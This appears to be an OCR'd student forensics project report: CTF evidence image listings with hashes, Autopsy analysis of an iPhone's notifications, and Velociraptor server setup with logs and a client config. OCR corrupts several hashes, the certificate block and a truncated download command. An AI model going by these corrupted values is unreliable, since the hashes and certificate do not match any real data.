
PS D:\FinalDFProj\T15> |
```

Takeout.zip	350,704,500	2022-07-21 10:32:40Z	0c1123341032473071acda90de9c410e068331ed8ddca3187b0d8a350d010404039d	100e704621c014ce23c235c0407011f36101531e21cc0d485940e15102627134	d
2020 CTF - Windows Memory.zip	1,309,342,281	2022-07-21 16:54:15Z	8ba868f49bd33970a1cc6d7144a63f8336d83bf57bffdce3ba34a771a7d75955	77f165c6fe46c33358938efb80e8c1d706b035d1d676fd2dca8ec5594f3cda80	
2020 CTF - Windows.zip	29,307,002,002	2022-07-21 16:59:38Z	None	None	
2020 CTF - iOS.zip	12,773,266,329	2022-07-21 19:00:26Z	None	None	
2021 CTF - Chromebook.tgz	408,901,035	2022-07-22 04:23:27Z	67211e1aebd0876a677a1298e5b08746790b22c83a3ed6605308276aab94b3c2c	c10e3d8f7367314b43ed0b9003b0422fdf19dd27313ec879b36b88b11848958	
2021 CTF - MacOS.zip	81,139,010,088	2022-07-21 19:51:22Z	None	None	
2021 CTF - Takeout.zip	4,446,601	2022-07-22 01:12:39Z	a84314a87fcf83657fcc58b6b03947f39f049b20b42f0bfee89adae06b3245	512693825fb9adce798de65c6d7f495130a397f33aa811d3cc1f720dd84e1be4	
2021 CTF - iOS.zip	5,788,946,761	2022-07-22 01:12:46Z	bfbfae3f3b52d3e546ef32dbb80effe31199db1d30aa29ae26d4519d4e03187	8e3d1e4859ed6b8243b37eccb37799f7978c47d0ebba7ace83e27200e31f3c93d	
2022 CTF - Android-001.tar	9,511,577,600	2022-07-22 05:00:15Z	294843a2795e182462f972653f4e128eecab7906e89135f0fc2574e3488fc947	a6a0b426de2901749ce374141abcc80f4f1123592f8e208c93054f36ab5e37c9	
2022 CTF - Linux.7z	14,552,740,705	2022-07-22 05:37:37Z	3196b438c82fd9b021acc0704983944aa67e55fc86c8f9cffc28ea3b9415774	b8e9a1b003b41ec2a97f8243c78b509cAcf92e15e3a1013753f84fa40f69ce2d	
2022 CTF - Takeout.zip	2,580,941	2022-07-22 01:36:48Z	800e0b74aaeb407e1daae0176e17ccf6871d7b645c4ccc3c2e641d9373131999c	90ff058244172817a48d11343946bf00cb93a5db4df43d6d1973690aa67b4c	
2022 CTF - Windows.zip	37,725,211,173	2022-07-22 01:36:53Z	None	None	
2022 CTF - iOS Full File System.zip	4,711,962,945	2022-07-22 04:04:55Z	None	None	
README.md	2,933	2022-07-22 12:37:20Z	3326df44701bd0ea0374c5c83f6f817c2fb39870f4c634d82e0c6a6607669a15	b9c997413cdd033f54754f3b94932006f921df5dd00c9e25052b44f0c7a608d1	


Thanks to Magnet Forensics for providing these CTF images. Full documentation is under development.

Name	Description

**IMPORTING EVIDENCE FILE:**



## CHECKBOXING:



## PHONE NUMBER FLAG:

Listing							
BlueTooth Pairings							
Table Thumbnail Summary							
Source Name	S	C	O	Device ID	Device Name	Comment	Data Source
518e8d766f9b3e76db216f35fdb6b0604e50f61b_f				58BEF53D-E321-8975-5294-A935B44104F8	Eli's Apple Watch	Bluetooth Paired	LogicalFileSet1
518e8d766f9b3e76db216f35fdb6b0604e50f61b_f				AABD2556-C3D9-DBD4-E83D-09F07D118243	Eli's Mac mini	Bluetooth Paired	LogicalFileSet1
518e8d766f9b3e76db216f35fdb6b0604e50f61b_f	0					Bluetooth Paired	LogicalFileSet1

**LATITUDE FLAG:**
**SMS FLAG:**

## SIGNAL CONTACT:

iPhone - Autopsy 4.21.0 Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Listing Program Notifications

Table Thumbnail Summary Save Table as CSV

Source Name S C O Date/Time Program Name Title Value

518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-06 14:51:48 PKT com.zhiliaoapp.musically TikTok Did my dog just speak to me ?ud83d\udc36\ud83d\udc8b:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-05 23:51:49 PKT com.zhiliaoapp.musically TikTok How to do a middle part tutorial ?ud83d\udc4f \*:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-05 19:51:50 PKT com.zhiliaoapp.musically TikTok Anyone can get obsessed with this song ?ud83d\udc3a:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-05 14:51:56 PKT com.zhiliaoapp.musically TikTok The mirrors are from dollar tree!  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 23:52:08 PKT com.zhiliaoapp.musically TikTok Cutting watermelon on a whole new level ?ud83d\udc80:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 20:52:09 PKT com.zhiliaoapp.musically TikTok Super cute and easy hair style ?ud83d\udcde0:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 15:52:07 PKT com.zhiliaoapp.musically TikTok A whale greeting a human baby ?ud83d\udc33:  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-07 18:13:47 PKT com.mywick.wicker You have a new message  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 06:02:00 PKT org.whispersystems.signal Jonathan Chippis Reacted ❤️ to: "You will be!"  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-07 18:18:50 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-06 18:33:03 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-06 02:11:56 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-06 00:14:02 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 19:57:11 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 19:56:44 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-04 19:09:21 PKT com.facebook.facebook  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-06 17:50:48 PKT com.apple.news Apple News Spotlight  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-02-22 22:28:03 PKT com.apple.news News Top Stories  
518e8d766f9b3e76db216f35fdb6b0604e50f61b\_f 2021-03-07 13:20:17 PKT ch.protonmail.protonmail vineyard vines LAST Day: Limited-Edition Easter Styles

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 369 of 393 Result

Type Value

Date/Time 2021-03-04 06:00:00 PKT

Program Name org.whispersystems.signal

Title Jonathan Chippis

Value Reacted ❤️ to: "You will be!"

Comment iOS Notifications


Source File Path /LogicalFileSet1/2021 MVS CTF\_Eli iPhone 8/518e8d766f9b3e76db216f35fdb6b0604e50f61b\_files\_full.zip

Analysis ID .0.2222222026054775420


Program Notifications

## 16.Windows and Linux Machines

WINDOWS FLAG:



LINUX FLAG:



(kali㉿kali)-[~]\$ lsb\_release -a  
No LSB modules are available.  
Distributor ID: Kali  
Description: Kali GNU/Linux Rolling  
Release: 2023.2  
Codename: kali-rolling  
(kali㉿kali)-[~]\$

# 17. Velociraptor Server on Linux

## FINDING THE LAST VERSION:

1. Bugfix: Dashboard ignores the StartTime (#3464)  
 2. Bugfix: Hunt dispatcher did not expire hunts (#3468)  
 3. Bugfixes: Handle empty timelines (#3456)  
 4. Enabled panic file for windows service. (#3463)  
 5. Make Logging from Windows service optional (#3480)  
 6. Added housekeep loop for client info manager. (#3479)

**Assets** 42

.velociraptor-collector	78 KB	last week	
.velociraptor-collector.sig	438 Bytes	last week	
.velociraptor-v0.72.0-darwin-amd64	61.7 MB	2 weeks ago	
.velociraptor-v0.72.0-darwin-amd64.sig	438 Bytes	2 weeks ago	
.velociraptor-v0.72.0-darwin-arm64	59.3 MB	2 weeks ago	
.velociraptor-v0.72.0-darwin-arm64.sig	438 Bytes	2 weeks ago	
.velociraptor-v0.72.0-freebsd-amd64	55.1 MB	2 weeks ago	
.velociraptor-v0.72.0-freebsd-amd64.sig	438 Bytes	2 weeks ago	
.velociraptor-v0.72.0-linux-amd64	55.6 MB	2 weeks ago	
.velociraptor-v0.72.0-linux-amd64-musl	55.7 MB	2 weeks ago	
Source code (zip)		Mar 10	
Source code (tar.gz)		Mar 10	
Show all 42 assets			

6 people reacted

## PREPARING THE SERVER:

```
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ fd5d16187ac12d16fdcf1f5689266&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=126576769&response-content-dispositio
n=attachment%3B%20filename%3Dvelociraptor-v0.72.1-linux-amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110
.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 58335392 (56M) [application/octet-stream]
Saving to: 'velociraptor-v0.72.1-linux-amd64'

velociraptor-v0.72.1-linux-am 100%[=====] 55.63M 1.30MB/s   in 36s
2024-05-10 19:58:30 (1.53 MB/s) - 'velociraptor-v0.72.1-linux-amd64' saved [58335392/58335392]

forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ chmod +x velociraptor-v0.72.1-linux-amd64 ./velociraptor-v0.72.1-linux-am
d64 config generate > velociraptor.config.yaml
chmod: cannot access 'config': No such file or directory
chmod: cannot access 'generate': No such file or directory
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ chmod +x velociraptor-v0.72-rc1-linux-amd64
chmod: cannot access 'velociraptor-v0.72-rc1-linux-amd64': No such file or directory
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ chmod +x velociraptor
chmod: cannot access 'velociraptor': No such file or directory
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ chmod +x velociraptor-v0.72.1-linux-amd64
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ ./velociraptor-v0.72.1-linux-amd64 config generate > velociraptor.config.
yaml
forensics@ABDULLAHM-PC: /mnt/d/FinalDFProj/T17$ ip a
19: eth0: <NOQUEUE,BROADCAST,MULTICAST> mtu 1500 group default qlen 1
    link/ether b0:60:88:8b:63:6f
        inet 169.254.195.226/16 brd 169.254.255.255 scope global dynamic
            valid_lft forever preferred_lft forever
14: eth1: <NOQUEUE,BROADCAST,MULTICAST,UP> mtu 1500 group default qlen 1
```


```

[INFO] 2024-05-10T15:32:19Z Upgrading tool SysmonBinary {"Tool": {"name": "SysmonBinary", "url": "https://live.sysinternals.com/tools/sysmon64.exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool SysmonConfig {"Tool": {"name": "SysmonConfig", "url": "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool WinPmem {"Tool": {"name": "WinPmem", "url": "https://github.com/Velocidex/WinPmem/releases/download/v4.0.rc1/winpmem_mini_x64_rc2.exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool Bulk_Extractor_Binary {"Tool": {"name": "Bulk_Extractor_Binary", "url": "https://github.com/Velocidex/Tools/raw/main/BulkExtractor/bulk_extractor.exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool SunburstYARARules {"Tool": {"name": "SunburstYARARules", "url": "https://raw.githubusercontent.com/fireeye/sunburst_countermeasures/main/all-yara.yar"}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool WinPmem64 {"Tool": {"name": "WinPmem64", "github_project": "Velocidex/WinPmem", "github_asset_regex": "winpmem_mini_x64_+exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool Intezer {"Tool": {"name": "Intezer", "url": "https://analyze.intezer.com/api/scans/download"}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool etl2pcapng {"Tool": {"name": "etl2pcapng", "url": "https://github.com/microsoft/etl2pcapng/releases/download/v1.4.0/etl2pcapng.zip"}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool OSQueryWindows {"Tool": {"name": "OSQueryWindows", "github_project": "Velocidex/OSQuery-Releases", "github_asset_regex": "windows-amd64.exe"}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool Autorun_386 {"Tool": {"name": "Autorun_386", "url": "https://live.sysinternals.com/tools/autorunsc.exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z Upgrading tool Autorun_amd64 {"Tool": {"name": "Autorun_amd64", "url": "https://live.sysinternals.com/tools/autorunse64.exe", "serve_locally": true}}
[INFO] 2024-05-10T15:32:19Z CryptoServerManager: Watching for events from Server.Internal.ClientDelete
[INFO] 2024-05-10T15:32:19Z Compiled all artifacts.
[INFO] 2024-05-10T15:32:19Z Throttling connections to 100 QPS
[INFO] 2024-05-10T15:32:19Z Starting gRPC API server on 192.168.56.1:8001

[INFO] 2024-05-10T15:32:19Z Launched Prometheus monitoring server on 192.168.56.1:8003
[INFO] 2024-05-10T15:32:19Z GUI will use the Basic authenticator
[INFO] 2024-05-10T15:32:19Z GUI is ready to handle TLS requests on https://192.168.56.1:8889/
[INFO] 2024-05-10T15:32:19Z Frontend is ready to handle client TLS requests at https://192.168.56.1:8000/

```

## VIEWING THE GUI:



SERVER NAME:

The screenshot shows the Velociraptor web interface. At the top, there is a search bar labeled "Search clients" and a user dropdown set to "admin". A time filter dropdown is set to "Last Hour".

**Users**

name	Roles
admin	administrator

10 25 30 50 Showing 1 to 1 of 1

**Server version**

Version
<pre>v {   "name": "velociraptor",   "version": "0.72.1",   "commit": "26df171",   "build_time": "2024-05-08T08:25:45Z",   "ci_build_url": "https://github.com/Velocidex/velociraptor/actions/" ...   "compiler": "go1.22.2" }</pre>

10 25 30 50 Showing 1 to 1 of 1

2024-05-10T15:34:39Z

## ADDING A WINDOWS CLIENT:

## PREPARING A CLIENT CONFIG FILE:

```
forensics@ABDULLAHM-PC: ~ + - X
GNU nano 4.8                                     velociraptor.config.yaml          Modified
MII5DzCkA0gAwIBAgIQEd6kqC2WVq2rlz+x6PV19jANBgkqhkiG9w0BAQsFADA
MRgwFgYDVQKWEw9WxvY2lyYXB031g0QEWWhcNMjQwNTwEMTwDNwWhcMzQw
NTA4MTU0NDMwWjaaM[RgwFgYDVQKWEw9WZwxvY2lyYXB031g0QEWwgEiMA0GCSqG
S1b3DQEBAUAJIBDwAwggEKAoIBA0D2PwyMrFkeST2euva0h0W/Ljzx8XTinVhr
hn7fxi1ccjYCE37g3eAPBw+CU7evnNG8Cc1+Q04CGKZqUWjJ1ng3HX7FNlaQhA
VwLg+NiHLa+V71tHadla6eR04crO2IYca+EwZhMCRM7SnaavWCUsz6AYDXl07
Ecnu2106w8BxbOsA/omItsouliMDW/EznsVydtdw7+zQ1BGloSu0gff09VtNa
LjJ1IlfFc+b0tZlx80kutYlomHDD/LhkCPio80XtHSqqMqbYd5mpRfq1damCuyTpB
9El6SbzSueS6Bf0fItmEVf2qFlIt8DgSp0rqaQfa0tqksNvWbrAgMBAAgjYww
gYkwgdYDR0PA0H/BAODAgkHMB0GA1uJdJQWMBQGCCsGAQUFBwBBbgxRgEFBQcD
AjAPBgNVRMBAf8EBTAQOH/MB0GA1ldQgWBBSm+mXw3BbJX70uTwprM34r1bKn
rTAoBgNVHREEITAfhg1WZwxvY2lyYXB03JY2EudmVsb2NpZGV4LmlvbtTANBgkq
hkiKoWsfAAQCAQEAJ/Cg7YukQW0diy8D7cosf/mJd7oG1+KeOjJLRhhJ38YM
C2cQgaC25X/jcJA0lvjzmn5Dw0PLzhnD+ek3sAAtLy8cvkjbdtyD5G+ItLgMuTk
jqZUTA0z2kw7pYgFn5B1AT/eeTwjkDqEmwvkuNuDoi/yauBLJ4nf/DsjcYUz
ixLG6rwLfohpQz020/uyTV1lklabsDnrHAoWPgmtYqmgVVzB5wFyHw60lw7
sBzKc0wg2R+wzLRVzIMyBtr0glzL+bhJ5jt3AnvajPfhcXJdSG+pFWmw/ztb9
bpOfpI4gw/a4Yzpxp1DpyXeJuqBpBm8Ep4av3Fw==

-----END CERTIFICATE-----
nonce: BJAjq5auBc=
use_self_signed_ssl: true
writeback_darwin: /etc/velociraptor.writeback.yaml
writeback_linux: /etc/velociraptor.writeback.yaml
writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
level2_writeback_suffix: .bak
tempdir_windows: $ProgramFiles\Velociraptor\Tools
max_poll: 60
nanny_max_connection_delay: 600
windows_installer:
  service_name: Velociraptor
  install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
  service_description: Velociraptor service
darwin_installer:
  service_name: com.velocidex.velociraptor
  install_path: /usr/local/sbin/velociraptor
version:
  name: velociraptor
  version: 0.72.1
  commit: 26df171
  build_time: "2024-05-08T08:25:45Z"
  install_time: 1715353470
